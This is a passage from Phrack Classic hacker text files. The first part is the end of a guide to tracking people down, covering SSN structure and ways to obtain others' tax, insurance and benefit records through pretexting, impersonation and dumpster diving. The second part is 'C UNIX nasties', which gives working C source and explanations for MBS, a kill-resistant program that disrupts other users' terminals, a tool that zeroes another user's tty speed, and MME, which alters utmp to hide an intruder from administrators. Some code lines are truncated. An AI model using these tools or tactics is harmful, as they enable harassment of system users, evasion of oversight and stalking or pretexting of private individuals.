SSA has continually emphasized the fact that the SSN identifies a particular record only and the Social Security Card indicates the person whose record is identified by that number. In no way can the Social Security Card identify the bearer. From 1946 to 1972 the legend "Not for Identification" was printed on the face of the card. However, many people ignored the message and the legend was eventually dropped. The social security number is the most widely used and carefully controlled number in the country, which makes it an attractive identifier.

With the exception of the restrictions imposed on Federal and some State and local organizations by the Privacy Act of 1974, organizations requiring a unique identifier for purposes of controlling their records are not prohibited from using (with the consent of the holder) the SSN. SSA records are confidential and knowledge of a person's SSN does not give the user access to

information in SSA files which is confidential by law.

Many commercial enterprises have used the SSN in various promotional efforts. These uses are not authorized by SSA, but SSA has no authority to prohibit such activities as most are not illegal. Some of these unauthorized uses are: SSN contests; skip-tracers; sale or distribution of plastic or metal cards; pocketbook numbers (the numbers used on sample social security cards in wallets); misleading advertising, commercial enterprises charging fees for SSN services; identification of personal property.

The Social Security Number (SSN) is composed of 3 parts, XXX-XX-XXXX, called the Area, Group, and Serial. For the most part, (there are exceptions), the Area is determined by where the individual APPLIED for the SSN (before 1972) or RESIDED at time of application (after 1972). The areas are assigned as follows:

000	unused	387-399	WI	528-529	UT
001-003	NH	400-407	KY	530	NV
004-007	ME	408-415	TN	531-539	WA
008-009	VT	416-424	AL	540-544	OR
010-034	MA	425-428	MS	545-573	CA
035-039	RI	429-432	AR	574	AK
040-049	CT	433-439	LA	575-576	HI
050-134	NY	440-448	OK	577-579	DC
135-158	NJ	449-467	TX	580	VI Virgin Islands
159-211	PA	468-477	MN	581-584	PR Puerto Rico
212-220	MD	478-485	IA	585	NM
221-222	DE	486-500	MO	586	PI Pacific Islands*
223-231	VA	501-502	ND	587-588	MS
232-236	WV	503-504	SD	589-595	FL
237-246	NC	505-508	NE	596-599	PR Puerto Rico
247-251	SC	509-515	KS	600-601	AZ
252-260	GA	516-517	MT	602-626	CA
261-267	FL	518-519	ID	*Guam, American Samoa,	
268-302	OH	520	WY	Northern Mariana Islands,	
303-317	IN	521-524	CO	Philippine Islands	
318-361	IL	525	NM		
362-386	MI	526-527	AZ		

627-699 unassigned, for future use

700-728 Railroad workers through 1963, then discontinued
729-899 unassigned, for future use
900-999 not valid SSNs, but were used for program purposes when state aid to the aged, blind and disabled was converted to a federal program administered by SSA.

As the Areas assigned to a locality are exhausted, new areas from the pool are assigned. This is why some states have non-contiguous groups of Areas.

The Group portion of the SSN has no meaning other than to determine whether or not a number has been assigned. SSA publishes a list every month of the highest group assigned for each SSN Area. The order of assignment for the Groups is: odd numbers under 10, even numbers over 9, even numbers under 9 except for 00 which is never used, and odd numbers over 10. For example, if the
highest group assigned for area 999 is 72, then we know that the number 999-04-1234 is an invalid number because even Groups under 9 have not yet been assigned.

The Serial portion of the SSN has no meaning. The Serial is not assigned in

strictly numerical order. The Serial 0000 is never assigned.

Before 1973, Social Security Cards with pre-printed numbers were issued to each local SSA office. The numbers were assigned by the local office. In 1973, SSN assignment was automated and outstanding stocks of pre-printed cards were destroyed. All SSNs are now assigned by computer from headquarters. There are rare cases in which the computer system can be forced to accept a manual assignment such as a person refusing a number with 666 in it.

A pamphlet entitled "The Social Security Number" (Pub. No.05-10633) provides an explanation of the SSN's structure and the method of assigning and validating Social Security numbers.

Tax Records

If you can find out who does the individuals taxes you might be able to get copies from them with the use of creative social engineering.

If you want to run a tax lien search there is a service called Infoquest. 1-800-777-8567 for a fee. Call with a specific request.

Post Office Records

If you have an address for someone that is not current, always consider writing a letter to the postmaster of whatever post office branch services the zip code of the missing person. Provide them the name and the last known address and simply ask for the current address. There might be a $1 fee for this so it would be wise to call first.

City Directory, Polk's, Cole's, etc.

Information in these directories is contained alphabetically by name, geographically by street address, and numerically by telephone number, so if you have any of those three pieces of info, a check can be done. The Polk's directory also shows whether the person owns their home or rents, their marital status, place of employment, and a myriad of other tidbits of information. However, these books are not the be-all and end-all of the information as they are subject to public and corporate response to surveys. These directories are published on a nationwide basis so if you are looking for someone outside of your area, simply call the public library in the area you have an interest and they also can perform a crisscross check for you.

You can also call a service owned by Cole's called the National Look up Library at 402-473-9717 and either give a phone number and get the name & address or give the address and get the name and phone number. This is only available to subscribers, which costs $183.00 dollars for 1991. A subscriber gets two free lookups per day and everyone after that costs $1.25. A subscriber can also mail in a request for a lookup to:

National Look Up Library
901 W. Bond Street
Lincoln, NE 68521-3694

A company called Cheshunoff & Company can, for a $75 fee, obtain a 5-year detailed financial analysis of any bank.

505 Barton Springs Road
Austin, Texas 78704
512-472-2244

Professional Credit Checker & Nationwide SSN-locate.

!Solutions! Publishing Co.
8016 Plainfield Road
Cincinnati, Ohio 45236
513-891-6145
1-800-255-6643

Top Secret Manuals

Consumertronics
2011 Crescent Drive
P.O. Drawer 537-X
Alamogordo, New Mexico 88310
505-434-0234

Federal Government Information Center is located at

1520 Market Street
St. Louis, Missouri
1-800-392-7711

U.S. Dept of Agriculture has located aerial photos of every inch of the United States.

2222 West 2300 S.
P.O. Box 36010
Salt Lake City, Utah 84130
801-524-5856

To obtain general information regarding registered agent, principals, and good standing status, simply call the Corporate Division of the Secretary of State and they will provide that information over the phone. Some corporate divisions
are here:

Arkansas Corporate Division	501-371-5151
Deleware Corporate Division	302-736-3073
Georgia Corporate Division	404-656-2817
Indiana Corporate Division	317-232-6576
Kansas Corporate Division	913-296-2236
Louisiana Corporate Division	504-925-4716
Missouri Corporate Division	314-751-4936
New York Corporate Division	518-474-6200
Texas Corporate Division	512-475-3551

Freedom Of Information

The Freedom of Information Act allows the public to request information submitted to, or generated by, all executive departments, military departments,

government or government controlled corporations, and regulatory agencies. Each agency, as described above, publishes in the Federal Register, descriptions of its central and field organizations and places where and how requests are to be directed. Direct a letter to the appropriate person designated in the Federal Register requesting reasonably described records be released to you pursuant to the Freedom of Information Act. Be sure to follow each agency's individually published rules which state the time, place, fees, and procedures for the provisions of information. The agency should promptly respond.

How to Find Information About Companies, Ed. II, 1981, suggests, "Government personnel you deal with sometimes become less helpful if you approach the subject by threatening the Freedom of Information Act action - it's best to ask for the material informally first." While this will probably enable you to find the correct person to send your request to, be prepared to spend at least half an hour on the phone talking to several people before you find the person who can help you. The book also has a brief description of what each governmental agency handles.

If you want to see if someone you are trying to locate is a veteran, has a federal VA loan, or receives some sort of disability benefit, use Freedom of Information and provide the person's SSN.

You will get a bill but you can ask for a fee waiver if this contributes to a public understanding of the operation of the government. You can also request an opportunity to go through the files yourself and then decide what you want copied.

Insurance Records

PIP carrier records (may contain statements, medical records, new doctors/ hospital names, records of disability payments, adjuster's opinions, applications for insurance coverage, other claim info, etc.)

Health insurance records (may contain medical records, record of bills, new doctors/hospital names, pre-existing conditions information, info regarding other accidetns/injuries, etc.)

Often you will have to go through the claims office, the underwriting dept, and the business office to get complete records as each individual dept maintains its own seperate files.

Workers Compensation

Some states will let you simply request records. Just submit your request including the SSN and Birthdate, to the Department of Human Resources, Division of Worker's Compensation. They will photocopy the records and send you the copies. Other states require an authorization to obtain these records.

You can always call your local Private Investigator pretending you are a student doing a research paper on the methods of getting personal information about people or even trash his place to find tips on tracking down people.

I hope this PHILE helps you in one way or another, if not, maybe a future PHILE
by The Butler will.....

Till Next Time,

The Butler...

_

==Phrack Classic==

Volume Three, Issue 32, File #5 of 12

```
*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*
%P                                                                      P%
%H                    C UNIX `nasties' PART I                           H%
%A                              by                                      A%
%Z              Sir Hackalot of PHAZE (10/20/90)                        Z%
%E                                                                      E%
*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*%*
```

o Purpose of this file:

The purpose of this file is to share small C programs for the Unix System V and/or BSD 4.3 operating systems which as in logical terms, "Nasty". This "Nasty" can be termed better as Annoyance programs or tricky programs.

The purpose of this text however, is NOT to teach one how to program in C and or how to use the C compiler on Unix systems. This textfile assumes you have a working knowledge of programming with C in the UNIX environment.

o The UTMP Reader:
~~~~~~~~~~~~~~~~~

First, I would like to start this text off by posting in a generic /etc/utmp reader. The /etc/utmp reader is essential for applications that deal with all the users online at a given time.

Here is the source:

- - - - - - - - - - - - - - - - - -CUT-HERE- - - - - - - - - - - - - - - - - -

```
/* WhatTTY -- Generic WHO
UTMP Reader "Skeleton" : By Sir Hackalot / PhaZe

This is basically a skeleton program that is just a base for any UTMP
operations.

This is the skeleton that PhaZe(soft) uses for anything that deals
with reading the utmp file, such as MBS, SEND, VW, MME, and other
utilities.

Applications: You can use this when you need to do something to
everyone online, or when you need some sort of data from utmp, wtmp
or any file that is like utmp.
*/

#include <stdio.h>
#include <sys/types.h> /* This is the key to the whole thing */
#include <utmp.h>
#include <fcntl.h>
```
~~~~~~~~~~~~~~~~~

```
main()
{
        int handle;
        char *etc = "/etc/utmp";
        struct utmp user;

        handle = open(etc,O_RDONLY);

        while(read(handle,&user,sizeof(user)) != 0) {
                if (user.ut_type == USER_PROCESS)
                printf("%s is on %s\n",user.ut_name,user.ut_line);
        }
        close(handle);

/* Simple, Right? */
/* To see anything that is waiting for a login, change USER_PROCESS
to LOGIN_PROCESS */
}
```

- -
-

In the above program, this is what happens:

1. I assigned the variable "etc" to point at the string "/etc/utmp", which is the utmp file.
2. I opened in in Read ONLY mode (O_RDONLY).
3. I started a loop that does not end until 0 bytes are read into the user structure. The 0 bytes would mean end of file.

Notice the line:
if (user.ut_type == USER_PROCESS)

What the above line does is to distinguish between a user and a terminal waiting for a Login. The ut_type is defined in utmp.h. There are many types. One of them is LOGIN_PROCESS. That will be a terminal waiting for a login. If you wanted to see all the TTYs waiting to be logged in on, you would change the USER_PROCESS to LOGIN_PROCESS. Other types are things like INIT_PROCESS. You can just look in utmp.h to see them.

Also notice that I have inclide "sys/types.h". If you do not include this file, there will be an error in utmp.h, and other headers. types.h has definitions for other TYPES of data, etc. So, if in a header file you encounter a syntax error, you might need to include sys/types.h

This program is just a skeleton, although it does print out who is logged on, and to what TTY they are on. You will see how this skeleton I wrote can be used. I used it to write MBS.

_

o MBS -- Mass BackSpace virus:
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

MBS may not be considered a virus, since it does not replicate itself. However, it does "infect" every user that logs in, provided the conditions are right.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

The MBS virus uses the utmp reader to constantly read the utmp file to find its next victim. Thus, eventually getting everyone, then recycling to start again. Therefore catching people who login after it is started.

Lets look at the source:

- - - - - - - - - - - - - - - - - -CUT-HERE- - - - - - - - - - - - - - - - - -

```
#include <stdio.h>
#include <sys/types.h>
#include <utmp.h>
#include <fcntl.h>
#include <signal.h>
/*
   MBS - Mass BackSpace Virus!! v2.2 Deluxe+
   (c) 1990 - Sir Hackalot
   PhaZeSOFT Ltd.

*/

char *ent[10][100]; /* This supports 10 immune people change 10 to x for more
*/
int maxitem = 5; /* Should be total # of immune dudes */
int truefalse = 0;
int warn[10],bad;
char full_tty[15], text[160],  kstr[80];
FILE *to_tty, *strm;
struct utmp u;


void kmes(fmt,boo)
char *fmt;
int boo;
{
        if (boo != 0) {
                printf("MBS_KERN: ");
                printf("%s",fmt);
        }
        if (boo == 0) {
                sprintf(full_tty,"/dev/%s",u.ut_line);
                to_tty = fopen(full_tty,"w");
                fprintf(to_tty,"MBS_KERN: %s",fmt);
                fclose(to_tty);
        }
}

void initit() {  /* Initialize our little "kernel" */
        int xxx = 0;
        strcpy(ent[0],"technic");
        strcpy(ent[1],"merlin");
        strcpy(ent[2],"datawiz");
        strcpy(ent[3],"par");
        strcpy(ent[4],"Epsilon");
        while (xxx < 11) {
                warn[xxx] = 0;
                xxx++;
        }
        kmes("Kernel Started.\n",1);
}
```

```
void warnem(wcnt) /* Notify all the immune people ... */
int wcnt;
{
        if (bad == 0) { /* keep from dumping core to disk */
                if (warn[wcnt] < 2) {
                        sprintf(kstr,"%s has started a backspace virus!
\n",getlo
                        kmes(kstr,0);
                        warn[wcnt]++;
                }
        }
}


int checkent(uname) /* Check for immunity */
char *uname;
{
        int cnt = 0;
        truefalse = 0; /* assume NOT immune */
        while (cnt < maxitem) {
                if (strcmp(uname,ent[cnt]) == 0) { /* if immune... */
                        truefalse = 1;
                        warn[cnt]++; /* increment warning variable */
                        warnem(cnt); /* warn him if we have not */
                }

                cnt++;
        }
        return(truefalse); /* return immunity stat. 1=immune, 0 = not */
}


/* Purpose: Instead of just ignoring the signal via SIG_IGN, we want
to intercept it, and notify use */
void sig_hand(sig)
int sig;
{
if(sig == 3) kmes("Ignoring Interrupt\n",1);
if(sig == 15) kmes("Ignoring Termination Signal\n",1);
if(sig == 4) kmes("Ignoring quit signal.\n",1);
        }

main(argc,argv)
int argc;
char *argv[];

{
        int prio,pid,isg,handle;
        char buf[80];
        char name[20],tty[20],time[20];
        initit();
        if (argc < 2) prio = 20;
        if (argc == 2) prio = atoi(argv[1]);
        if ((pid = fork()) > 0) {
        printf("Welcome to MBS 2.2 Deluxe, By Sir Hackalot [PHAZE]\n");
                printf("Another Fine PhaZeSOFT production\n");
                printf("Thanks to The DataWizard for Testing this\n");
                printf("Hello to The Conflict\n");
                sprintf(kstr,"Created Process %s (%d)\n\n",argv[0],pid);
                kmes(kstr,1);
```

```
                exit(0); /* KILL MOTHER PID, return to Shell & go background
*/
        }
        nice(prio);
        signal(SIGQUIT,sig_hand);
        signal(SIGINT,sig_hand);
        signal(SIGTERM,sig_hand);
        /* That makes sure you HAVE to do a -9 or -10 to kill this thing.
           Sometimes, hitting control-c will kill of background processes!
           Add this line if you want it to continue after you hangup:
           signal(SIGHUP,SIG_IGN);
doing it will have the same effect as using NOHUP to
to execute it. Get it? Nohup = no SIGHUP
*/
        while(1) {  /* "Kernel" Begins here and never ends */
                handle = open("/etc/utmp",O_RDONLY);
                while (read(handle,&u,sizeof(u)) != 0) {
                        bad = 0;
                        sprintf(full_tty,"/dev/%s",u.ut_line);
                        if (strcmp(u.ut_name,getlogin()) != 0) {

         /* Fix: Below is a line that optimizes the hosing/immune process
            It skips the utmp entry if it is not a user.  If it is, it
            checks for immunity, then comes back. This is alot faster
            and does not wear down cpu time/power */

               if (u.ut_type == USER_PROCESS) isg = checkent(u.ut_name);
               else isg = 1;
                 if (isg != 1) {
                                        if((to_tty = fopen(full_tty,"w")) ==
NUL
                                                bad = 1;
                                        }
                                        if (bad == 0) {
                                                fprintf (to_tty, "\b\b\b");
                                                fflush (to_tty);
                                        }
                                        fclose(to_tty);
                                }
                        }
                }
                close (handle);
        }
}

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-

        I am going to try to take this bit by bit and explain how it works
        so that maybe you can come up with some good ideas on creating
        something similar.

        I will start with the MAIN function.  Here it is:

___

main(argc,argv)
int argc;
char *argv[];

{
```

```
        int prio,pid,isg,handle;
        char buf[80];
        char name[20],tty[20],time[20];
        initit();
```

Obviously, this is the part of the code which initializes the main variables used. The "main(argc,argv)" is there so it can accept command line parameters. The command line parameters are just for speed customization, which I will discuss later. Notice how the variables are defined for the command line parameters:

```
int argc, char *argv[];
```

argc is the number of arguments, INCLUDING the name of the current executable running. argv[] holds the strings in an array which make up the parameters passed. argv[0] holds the name of the program, while argv[1] holds the 1st parameter entered on the command line. initit() is called to set up the necessary tables. All of the variables defined at the top of the program are global, and alot of these functions use the global variables, as does initit();.

```
if (argc < 2) prio = 20;
if (argc == 2) prio = atoi(argv[1]);
```

Ok, the above two lines essentially parse the command line. The MBS program only accepts ONE argument, which is the priority value to add to the normal process priority. This is so you can customize how fast MBS runs. If you want to burn CPU time, you would invoke mbs by:

```
$ mbs 0
```

That would make the priority as fast as the current can run something. MBS's default priority setting is 20, so that CPU time will be saved. MBS is very fast however, and since alot of Unix systems like to cache alot of frequently used data from disks, it gets fast after it reads utmp a few times, since utmp will be cached until it changes. However, you can run MBS with a number from 0-19, the higher the number, the "less" priority it will have with the cpu.

```
if ((pid = fork()) > 0) {
  printf("Welcome to MBS 2.2 Deluxe, By Sir Hackalot [PHAZE]\n");
  printf("Another Fine PhaZeSOFT production\n");
  sprintf(kstr,"Created Process %s (%d)\n\n",argv[0],pid);
  kmes(kstr,1);
  exit(0); /* KILL MOTHER PID, return to Shell & go background */
}
```

The above is what sends MBS into the background. It calls fork(), which creates another process off the old one. However, fork() can be considered "cloning" a process, since it will use anything beneath it. So, now you can assume there are TWO copies of MBS running -- One in the foreground, and one in the background. However,

you may notice the exit(0). That first exit kills off the parent. a second call to exit() would kill the child as well. notice the call to "kmes". kmes is just a function that is defined earlier, which I will discuss later.

___

```
nice(prio);
signal(SIGQUIT,sig_hand);
signal(SIGINT,sig_hand);
signal(SIGTERM,sig_hand);
/*   signal(SIGHUP,SIG_IGN); */
```

___

The above code is integral for the survival of the MBS program in memory. The nice(prio) is what sets the new priority determined by the command line parsing.

The signal() statements are basically what keeps MBS running. What it does is catch INTERRUPTS, Quits, and a regular call to KILL. the commented out portion would ignore requests to kill upon hangup. This would keep MBS in the background after you logged off.

Why do this? Well, remember that the parent was affected by its environment? Well, the new forked process is too. That means, if you were 'cat'ting a file, and hit control-C to stop it, the cat process would stop, but push the signal on to MBS, which would cause MBS to exit, if it did not have a signal handler. The signal calls setup signal handlers. What they do is tell the program to goto the function sig_hand() when one of the 3 signals is encountered. The commented signal just tells the program to ignore the hangup signal. The sig_hand argument can be replaced with SIG_IGN if you just want to plain ignore the signal and not handle it.

The SIGQUIT is sometimes the control-D character. That is why it also must be dealt with. If the signals aren't ignored or caught, MBS can easily kicked out of memory by YOU, by accident of course.

___

```
while(1) {  /* "Kernel" Begins here and never ends */
     handle = open("/etc/utmp",O_RDONLY);
```

___

The above starts the main loop. The begining of the loop is to open the utmp file.

___

```
 while (read(handle,&u,sizeof(u)) != 0) {
      bad = 0;
      sprintf(full_tty,"/dev/%s",u.ut_line);
      if (strcmp(u.ut_name,getlogin()) != 0) {
        if (u.ut_type == USER_PROCESS) isg = checkent(u.ut_name);
           else isg = 1;
        if (isg != 1) {
           if((to_tty = fopen(full_tty,"w")) == NULL)  {
              bad = 1;
              }
           if (bad == 0) {
              fprintf (to_tty, "\b\b\b");
              fflush (to_tty);
```

```
                }
                fclose(to_tty);
        }
    }
___
```

Above is the sub_main loop. what it does is go through the utmp file, and on each entry, it prepares a path name to the TTY of the current utmp entry (sprintf(fulltty...)). Then it checks to see if it is YOU. If it is, the loop ends. If it is not, then it sees if it is a User. If not, it ends the loop and goes to the next.

If it is a user, it goes to checkent to see if that user has been declared immune in the immunity tables (down below later..). If the idiot is not immune, it attempts to open their tty. If it cannot, it sets the bad flag, then ends the loop. If it can be written to, it sends three backspaces, according to YOUR tty specs. Then, it closes the opened tty, and the loop continues until the end.

```
___

       }
close (handle);
    }
}

___
```

The above is the end of the main loop. It closes handle (utmp) so it can be reopened at the start of the loop at the beginning of the file. The reason to not create a table of people to hit in memory after one reading is so that MBS will stop after people logoff, and to start when new ones logon. The constant reading of the utmp file makes sure everyone gets hit, except immune people. Also, the file must be closed before reopening, or else, after a few opens, things will go to hell.

Here is the signal handler:

```
___

void sig_hand(sig)
int sig;
{
if(sig == 3) kmes("Ignoring Interrupt\n",1);
if(sig == 15) kmes("Ignoring Termination Signal\n",1);
if(sig == 4) kmes("Ignoring quit signal.\n",1);
        }
___
```

It is very simple. when a signal is caught and sent to the handler, the library function SIGNAL sends the signal number as an argument to the function. The ones handled here are 3,4, and 15. But this was just for effect. You could just have it print one line no matter what the signal was, or just rip this function out and put in SIG_IGN in the signal calls.

Below is the immunity check:

```
___

int checkent(uname) /* Check for immunity */
char *uname;
{
        int cnt = 0;
        truefalse = 0; /* assume NOT immune */
        while (cnt < maxitem) {
                if (strcmp(uname,ent[cnt]) == 0) { /* if immune... */
                        truefalse = 1;
                        warn[cnt]++; /* increment warning variable */
                        warnem(cnt); /* warn him if we have not */
                }

                cnt++;
        }
        return(truefalse); /* return immunity stat. 1=immune, 0 = not */
}

___
```

Above, you see variables used that are not defined. They are just variables that were declared as globals at the begining. What this does is just compare the login name sent to it with every name in the immunity table. If it finds the name on the table matches, it will go and see if it should warn the user. Also, the warn count is incremented so that the warning function will know if the user has been warned.

Here is the warning function:

```
___

void warnem(wcnt) /* Notify all the immune people ... */
int wcnt;
{
        if (bad == 0) { /* keep from dumping core to disk */
                if (warn[wcnt] < 2) {
                        sprintf(kstr,"%s has started a backspace virus!
\n",getlo
                        kmes(kstr,0);
                        warn[wcnt]++;
                }
        }
}
___
```

What this does is take the position number of the table entry and checks and see if that entry has been warned before. It decides this by checking its value. If it is less than two, that means the user had not been warned. After it is sent, the function incrememnts the warning flag so that they will never been warned again until the program has stopped & restarted or someone else runs one. The "if (bad == 0)" is there so that it only warns a person if it can write to the tty.

Here is the kmes function you keep seeing:

```
___

void kmes(fmt,boo)
```

```
char *fmt;
int boo;
{
        if (boo != 0) {
                printf("MBS_KERN: ");
                printf("%s",fmt);
        }
        if (boo == 0) {
                sprintf(full_tty,"/dev/%s",u.ut_line);
                to_tty = fopen(full_tty,"w");
                fprintf(to_tty,"MBS_KERN: %s",fmt);
                fclose(to_tty);
        }
}
___
```

All this is, is a fancy printf which prints a string with "MBS_KERN:" stuck on the front of it. the BOO variable is just so it can determine whether or not to send it to the local screen or to another tty. It is just for looks.

Now, finally, we can look at the initializer:

```
___

void initit() {  /* Initialize our little "kernel" */
        int xxx = 0;
        strcpy(ent[0],"sirh");
        strcpy(ent[1],"merlin");
        strcpy(ent[2],"datawiz");
        strcpy(ent[3],"par");
        strcpy(ent[4],"epsilon");
        while (xxx < 11) {
                warn[xxx] = 0;
                xxx++;
        }
        kmes("Kernel Started.\n",1);
}
___
```

This is a very SIMPLE procedure. It just fills the list with the people to keep immune. ent[..][..] is what holds the immune list. It also zeros out the warning flags associated with each user. ("sirh","merlin","par",etc. are acct. names)

This "virus" can do more than just send backspaces if you want it to, but it will take modification. Some people have modified it to include the next program, which is ioctl.c.

---

o IOCTL -- Set another's tty w/out read perms

The program ioctl is very very nice. What it does is basically act like stty, but you don't have to use the < to change someone else's terminal. Here is the listing:

- - - - - - - - - - - - - - - - - -CUT-HERE- - - - - - - - - - - - - - - - - -

```
#include <stdio.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sgtty.h>
#define TIOC ('T'<<8)
#define TCSETA (TIOC|2)

main(argc,argv)
int argc;
char *argv[];
{
        int x;
        struct sgttyb histty;
        if (argc == 1) exit(0);
        x = open(argv[1],O_WRONLY);
        if (x == -1) exit(0);
        histty.sg_ispeed = B0;
        histty.sg_ospeed = B0;
        ioctl(x,TCSETA,&histty);
}
```

- - - - - - - - - - - - - - - - - -CUT-HERE- - - - - - - - - - - - - - - - - -

The basis of the program is that you give a full path to the tty to nail. You need to be able to write to the tty for it to work.

Notice the two defines. They are in there so you do not have to include termio.h, and hence get 200 warnings of redefinition. This program is WAY simpler than MBS, but here is how it works:

___

```
main(argc,argv)
int argc;
char *argv[];
```

___

Of course, the above sets up the program to get command line arguments.

___

```
        int x;
        struct sgttyb histty;
```

___

These are the variables. the sgttyb structure is what the ioctl function call needs to do its duty. You can do a lot to a tty using the structure, but this program only does 2 things to the tty, as you shall soon see. Remember that the programs here can be modified, especially this one. Just check out sgtty.h to see the modes you can pop a tty into.

___

```
        if (argc == 1) exit(0);
        x = open(argv[1],O_WRONLY);
        if (x == -1) exit(0);
```

___

The above three lines are the open/error checks. The 1st line says that if the idiot did not give an argument then exit the program. The argument needs to be the path to the device driver (/dev/tty...).
The second line opens the tty for writing, and the third exits upon error.

___

```
histty.sg_ispeed = B0;
histty.sg_ospeed = B0;
ioctl(x,TCSETA,&histty);
```

___

The above three lines are the meat of the program. What they do is this:

Line 1 sets the input speed to 0 for the tty into the structure.
line 2 sets the output speed to 0 for the tty into the structure.
line 3 sets the tty according to the structure histty.

That is why if you look into the components of the structure, you can do things, such as convert all output to uppercase for them, set a higher baud, redefine CR mapping, redefine tabs, and all sorts of things.

---

o MME - Make ME!:
~~~~~~~~~~~~~~~~

MME is just a program which changes utmp for you, in order to hide you, or just mess with other user's minds. This is a different version then the one I originally put out. In this version, I removed the code that lets you change your tty. It just became too dangerous to change your tty.

Here is the listing:

- - - - - - - - - - - - - - - - - -CUT-HERE- - - - - - - - - - - - - - - - - -

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <utmp.h>
#include <sys/stat.h>

char *mytty; /* For an exact match of ut_line */
char *backup_utmp = "cp /etc/utmp /tmp/utmp.bak";
struct utmp *user;

main(argc,argv)
int argc;
char *argv[];
{
        int good= 0,cnt = 0,start = 1, index = 0;
        char err[80];
        system(backup_utmp);
    printf("Welcome to MME 1.00 By Sir Hackalot\n");
    printf("Another PHAZESOFT Production\n");
```
~~~~~~~~~~~~~~~~

```
    printf("Status:");
    if (argc == 2) printf("Changing your login to %s\n",argv[1]);
        if (argc == 1) printf("Removing you from utmp\n");

        utmpname("/etc/utmp");
        mytty = strrchr(ttyname(0),'/'); /* Goto the last "/" */
        strcpy(mytty,++mytty); /* Make a string starting one pos greater */
        while (good != 1) {
                user = getutent();
                cnt++;
                if (strcmp(user->ut_line,mytty) == 0) good =1;
        }
        utmpname("/etc/utmp"); /* Reset file pointer */
        for(start = 0;start < cnt;start++) {
                user = getutent(); /* Move the file pointer to where we are */
        }


    if (argc == 1) {
     user->ut_type = LOGIN_PROCESS;
         strcpy(user->ut_name,"LOGIN");
                   }
    else user->ut_type = USER_PROCESS;

        if (argc == 2) strcpy(user->ut_name,argv[1]);
        pututline(user); /* Rewrite our new info */
        endutent(); /* Tell the utmp functions we are through */
        printf("Delete /tmp/utmp.bak if all is well.\n");
        printf("Else, copy it to /etc/utmp.\n");
}
```

- -
-

Well, of course, we will take this bit by bit.
Lets start with the standard ole function:

```
main(argc,argv)
int argc;
char *argv[];
```

This again sets up main so we can accept command line arguments.

```
char *mytty; /* For an exact match of ut_line */
char *backup_utmp = "cp /etc/utmp /tmp/utmp.bak";
struct utmp *user;
```

These are just global variables.
Backup_utmp is the command we will issue to shell for a failsafe mechanism.

```
            system(backup_utmp);
```

```
    printf("Welcome to MME 1.00 By Sir Hackalot\n");
    printf("Another PHAZESOFT Production\n");
    printf("Status:");
    if (argc >= 2) printf("Changing your login to %s\n",argv[1]);
        if (argc == 1) printf("Removing you from utmp\n");
```

___

The above is not hard to figure out. First, this uses the system command to load shell, and execute our backup command. Then, the lame credits are printed. Then, it tells you what it is going to do based on the number of arguments passed from the command line. If no arguments are given (argc==1) then remove us from utmp. If there are 1 or more (arc>=2) then change the login name.

___

```
utmpname("/etc/utmp");
        mytty = strrchr(ttyname(0),'/'); /* Goto the last "/" */
        strcpy(mytty,++mytty); /* Make a string starting one pos greater */
```

___

The above code does the following: utmpname is a system function common to UNIX system V, XENIX system V, etc. It is part of the utmp reading library. It sets the thing to be read when the other system calls are made (getutent, etc..). mytty is set to hold one's tty. It has to break down the result of ttyname(0) to get a ttyname without a path.

___

```
while (good != 1) {
                user = getutent();
                cnt++;
                if (strcmp(user->ut_line,mytty) == 0) good =1;
        }
```

___

This code gets your relative index from utmp and stores it into cnt.

___

```
utmpname("/etc/utmp"); /* Reset file pointer */
        for(start = 0;start < cnt;start++) {
                user = getutent(); /* Move the file pointer to where we are */
        }
```

___

The above resets the file pointer used by the system calls, then moves to your entry.

___

```
if (argc == 1) {
     user->ut_type = LOGIN_PROCESS;
         strcpy(user->ut_name,"LOGIN");
                  }
    else user->ut_type = USER_PROCESS;
```

```
        if (argc == 2) strcpy(user->ut_name,argv[1]);
        pututline(user); /* Rewrite our new info */
        endutent(); /* Tell the utmp functions we are through */
```

The above is very simple as well. If you are removing yourself from utmp, it will change your process type to LOGIN_PROCESS so that when someone does a "who", you are not there. It changes your login name to LOGIN so if some knowitall system admin does a who -l, he wont see you. See, who -l shows ttys waiting for login. SO, if i did not change your tty name, we would see:

```
$ who -l
LOGIN          ttyxx1
LOGIN          tty002
joehack        tty003
LOGIN          tty004
```

See the problem there? That is why your name needs to be changed to LOGIN.
If you are changing your login name, the "else" statment kicks in and makes SURE you WILL show up in utmp, in case you had removed yourself before.
Then, it takes the command line argument, and places it as your login name in utmp.
pututline(user) then writes the info into the record where the file pointer is... and that is your record. It puts the contents of the things in the "user" structure into the file. then, endutent closes the file.

Now, here is an example of using the file:

```
# mme Gh0d
```

that would change your login name to Gh0d in utmp.

```
# mme
```

that would remove you from sight. Remember!!: You need write perms to utmp for this to work. You CAN test this program by changing the filename in the function "utmpname" to somewhere else, say in /tmp. You could copy /etc/utmp to /tmp/utmp, and test it there. Then, you could use "who" to read the file in /tmp to show the results.

---

o In Conclusion:
  ~~~~~~~~~~~~~~

These are just some of the programs I decided to put in this file. I have a lot more, but I decided I would keep them for later issues, and leave these two together since they can be easily related. One person took MBS, and ioctl, and mended them together to make a program that sets everyone's baud rate to zero instead of sending 3 backspaces. They just put in the above lines of code into the place where they sent the backspaces, and used open instead of stream open (fopen).
  ~~~~~~~~~~~~~~

It is very simple to mend these two things together.


Have a nice life! Keep on programmin'!

By: Sir Hackalot of Phaze.

_

==Phrack Classic==

